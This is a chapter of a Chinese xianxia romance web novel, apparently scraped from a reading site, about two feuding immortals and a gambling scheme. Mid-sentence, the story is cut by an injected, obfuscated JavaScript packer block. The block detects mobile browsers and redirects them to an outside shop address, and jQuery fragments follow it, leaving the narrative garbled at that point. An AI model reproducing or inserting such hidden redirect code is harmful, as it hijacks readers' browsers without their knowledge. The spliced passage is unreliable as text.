默认冷灰
24号文字
方正启体

1. chapter1

作者:myButterfly本书字数:K更新时间:
    泉水叮咚作响,思过崖内一片凝白,白衣少女盘腿坐于石台上首,乌发赤足,眉心一点朱砂,端的是钟灵毓秀,清风和睦。


    她单手托下颌,脊背塌着,身形瞧着毫无章法,可那份漫不经心的姿态,反倒衬得她潇洒不羁,自成风骨。


    离闻瑜不远处,少年面对十万大山跪立,脊背挺得笔直,肩头风雪堆叠,丝毫不影响他的体态,反而助长了他韧劲,像一颗疯长的竹。


    二者周身有股气场,俗称“井水不犯河水”。


    路过思过崖的仙童抻直了脑袋朝里张望,想见一见传闻中的两大人物。


    一个是司掌万物轮回的三灵圣母的徒弟,浮云元君,一个是帝君座下大弟子,天刑道君。


    两个都是上天庭响当当的人物。


    一个穷得叮当响,另一个,因其正直无私、雷霆手段而名声响叮当。


    小仙童跟在司命身后,小小的身躯抱着一箩筐的书册。


    小仙童看得太投入,丝毫没注意师父突然顿足,他脑袋直直撞到自家师父后膝,压得司命一个趔趄,险些跪趴在地。


    司命及时稳住身形,不忘掏出镜子,观察精心整理的发型有没有乱。镜中映出一张仙风道骨的脸,鹤发童颜,鬓角有根长须粘在脑后,司命小心翼翼用尾指将其勾出来,抚平。


    末了,司命不忘点点小徒儿脑袋,道:“你这痴儿,虑头不顾尾,将来修行怎了得!”


    仙童遭师父一顿斥,抱着箩筐,脑袋几乎埋进书册中。


    “罢了,你且侯在这,莫要乱跑,当心被哪位仙家的猫狗灵兽给叼了去。”


    小仙童原身是昆仑之巅一只候鸟,得了三灵圣母点化方能化形,如今在司命座下修习,一听师父恐吓,他当即吓得原地缩成一团,乖乖不动。


    司命揉了揉小徒弟的脑袋,提着箩筐折入苦寒崖。


    刚踏入一步,司命就被无缝不入的刺骨寒冷激得一颤。思过崖有禁制,任何仙家在这里都同凡人无异,帝君来了都得乖乖受严寒拷打,更别说他小小的司命,他默默掏出一件氅衣披上。


    司命远远看到跪在崖端的谢春檀,又见闻瑜从原本的跪着再到散漫地坐在思过崖界碑上,他眼皮子一跳。


    他抚了抚鬓角两条长须,对闻瑜道:“浮云元君。”


    闻瑜见司命来给谢春檀送公文,面上露出幸灾乐祸的笑,她笑眯眯打招呼:“司命,又来给谢意送公文啊。”


    都同天刑道君关在一处了也不见这位祖宗安分,足以见得天刑道君降不住浮云,更别提司命。


    司命目视前方,径自来到谢春檀身侧,将箩筐放到地上,拱手道:“天刑道君,这些是今日要批的罪文,今日犯戒仙家共计三百二十一,其中重大罪过一起,轻微罪过三百二十起。”


    “重大罪过乃月老殿内一个姻缘小仙所犯,姻缘树上的一线牵被她偷偷藏匿,至今下落不明。月老亲自拷问,也没能逼问出一线牵的下落,月老表示,还望天刑道君能够亲自出马。”


    谢春檀随手拿起一本断罪册翻看,须臾,他伸出手。司命福至心灵从袖中摸出灵豪笔递至他掌心,谢春檀提起灵豪笔旁若无人的开始断罪。


    界碑上,闻瑜将冻得发红的脚缩进裙摆中,盯着谢春檀的侧脸看。


    从她的角度望去,只能看见他如同玉砌的侧颜,他的肤色很白,几乎要与冰雪融为一体,偏生他还穿着白衣。


    一眼望去,可不是雪做的。闻瑜费了好大力才让这雪人为她融化滚烫,道心摇摇欲坠。


    当然,字面意义上的滚烫。


    那是闻瑜漫长人生中第一次见谢春檀失仪,少年视绳墨规矩于无物,满脸通红,满心满眼都是闻瑜——想弄死她。


    由于当时二人闹出的动静太大,闻瑜一不小心压瘸了帝君最爱的毕方鸟,毕方鸟本来只有一只脚,被闻瑜一压,它哭得满地乱爬,扑腾两只翅膀就去向帝君告状。


    帝君心疼灵宠,干脆大手一挥,将二人丢到思过崖苦修一月。要说闻瑜为何苦心积虑惹怒这位天刑道君,那可说来话长。


    闻瑜自飞升后拜入昆仑,是三灵圣母座下最小女弟子,三灵圣母为闻瑜推测过命格,闻瑜天生属于福禄绵亘命。从出生到归寂,闻瑜注定一辈子福运不断,禄泽不绝,偏生她神格有缺陷。


    据说是闻瑜飞升时因果缠身,尘缘未散,导致她神格有缺陷,少了财运,因此闻瑜虽说生活顺遂,偏偏命里缺财,但凡到手的钱财,通通不过三日就会因为各种原因失去。


    闻瑜是个财迷,她对此感到困惑,她找人算了又算,甚至将司命殿里的生死簿翻了个遍,愣是没在凡界找到她的“尘缘”。简言之,凡界没有这个人,他多半已经魂飞魄散。


    找不到人,因果未了,闻瑜注定神格缺陷一辈子,也就是穷一辈子。


    正当闻瑜陷入恐慌之际,她突然发现自己能敛财了,有一枚元宝至今还挂在她脖子上,是她这辈子唯一没有失去的钱财。


    这枚元宝是同谢春檀接触过后她才拿到手的。她又试了其他钱财,依旧没能逃得过“三日定律”,闻瑜更加确信,她能在谢春檀身上找到突破口。


    于是乎她顶风作案,趁谢春檀下凡捉拿堕仙之际,领着一众仙家聚众打双陆,闻瑜故意将赌注下得极大,有几个忌惮闻瑜天生福泽命格的仙家禁不住诱惑,怀着侥幸心理参与双陆局。


    结果自然是闻瑜赚得盆满钵满,对面几个输得倾家荡产。


    闻瑜捏准了这些仙家里定会有小肚鸡肠的偷偷找谢春檀告小状,她将一堆赢来的“赃物”招摇的摆在桌上,静待谢春檀到来,过了半日,他果真找上门。


    .


    谢春檀押着出逃堕仙赶往刑戒堂,准备审问一番,半途被一白须仙人拦路。


    那仙家对着比自己小数轮的少年哈腰驼背,义愤填膺道:“小仙路过南天门,但见那浮云元君大摇大摆设赌局,引众仙家聚众赌博,实乃恶劣至极,有辱我上天庭秩序!”


    “道君不过离去半日,那浮云元君便这般轻浮狂妄,简直是将您的脸面狠狠往地上踩!长此以往,上天庭戒律何在?您千百年来积攒的威严又该何存!”说到最后,他面红耳赤,唾沫横飞,瞧着坦荡如砥,似乎他真的在为上天庭考虑,为谢春檀忧思。


    谢春檀一个眼神淡淡扫过,如刀子般刮在他身上,蕴藏厚厚威压。


    仙家理直气壮的气势刹那矮上三截,他被谢春檀眼中赤裸裸的嘲讽羞得无地自容,顿时心声悔意,他不该来招惹这位。


    然而;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17092873|195513||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    ,此时后悔已来不及。见谢春檀一言不发,大手一挥召出伴生法器言灵扇,猝不及对着仙家灵台拍下,将人拍得眼冒金星。


    又听他朗声道:“说实话。”


    传闻此扇扇骨乃神兽谛听尾骨而制,袭有谛听“明辨是非、正名醒神”之效,对着他人灵台一敲,所有谎言顿时无所遁形。


    仙家一张嘴管不住,一股脑将实话全部抖露出来。


    “那闻瑜在南天门公然设赌局,赌注大得很,我禁不住诱惑便参与进去,怎料她的福泽命格着实厉害,拼运气我拼不过她,连祖传的法器都赔了进去,我心头气不过,就想利用您来收拾她,顺带将我的宝贝趁乱夺回来。”


    仙家说完这番话,已是抖如糠筛,脸色发青。


    天刑道君冷笑一声,仙家再也兜不住胆子,扑哧跪倒在地,偏生被言灵扇控制着,求饶的话说不出口,只能乖乖静候谢春檀发话。


    “自己滚去刑戒堂,等本君断罪。”仙家不敢多言,歪歪扭扭滚向刑戒堂的方向。


    那堕仙看完一场闹剧,捧腹大笑道:“你招惹谁不好,偏生招惹谢意!你以为谁都和你一样没脑子吗?哈哈哈哈——”他还有心情打趣,“这浮云在昆仑时就克你,没想到来了上天庭也同样如此。她可是三灵圣母最疼的弟子,你敢得罪她么?”


    谢春檀眉眼阴沉,驳道:“用不着你管。等本君断完她的罪,再来找你算账。”


    堕仙嘴角笑容还未消失,当头就是一记折扇:“去刑戒堂水牢里等着。”随着“言听计从”咒打下,他面色一僵,不受控制地走向刑戒堂。


    见天刑道君的“言听计从”咒生效,押送堕仙的神兵这才纷纷松口气。这位堕仙在堕魔前来头可不小,也就天刑道君这样的大人物才能驯服。


    谢春檀押送完人,来不及断罪就匆匆赶至南天门,他远远瞧见白衣仙子托着下巴,冲他甜甜一笑,眉眼弯出个乖巧的弧度。


    “呀!谢意,好巧,你也是来打双陆的吗?”


    她靠这副讨人稀罕的容貌与乖巧的笑俘获上天庭一众上神欢心,几乎快要混成上天庭的宝贝。只有谢春檀知道,她这乖乖皮囊下藏着的究竟是什么太岁孽种。


    “你占用公地,聚众赌博,有辱上天庭门风,速速同我回刑戒堂断罪!”少年冷声道。


    闻瑜睁着桃花眼,无辜道:“我犯了什么罪?”


    眼前人油嘴滑舌,极难对付,谢春檀懒得费口舌,直奔主题,他祭出言灵扇就要打向闻瑜。


    闻瑜几次三番在他手中这把言灵扇上吃过亏,才不会乖乖站着等他打,她作害怕模样环胸瑟缩,仿佛面对的是什么凶神恶煞之辈:“谢意,你个欺软怕硬的家伙,仗着我师父不在又来欺负我!”


    提及三灵圣母,谢春檀脑中登时浮现出几幕不好的回忆。他曾在她这副口舌上栽过许多跟头,谢春檀决心不再听她废话,当即又祭出捆仙环,一对金色镯子模样的圆环法器直奔闻瑜。


    闻瑜不退反进,直冲谢春檀而来。


    此举正合他意,他正愁捉不住这泥鳅,谢春檀调整姿势,以便她迎上来的一瞬给她敲一记,下一瞬,腰间一紧,闻瑜扑进他怀中,双手环住他的腰身。


    谢春檀举着折扇的手瞬间僵在半空。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)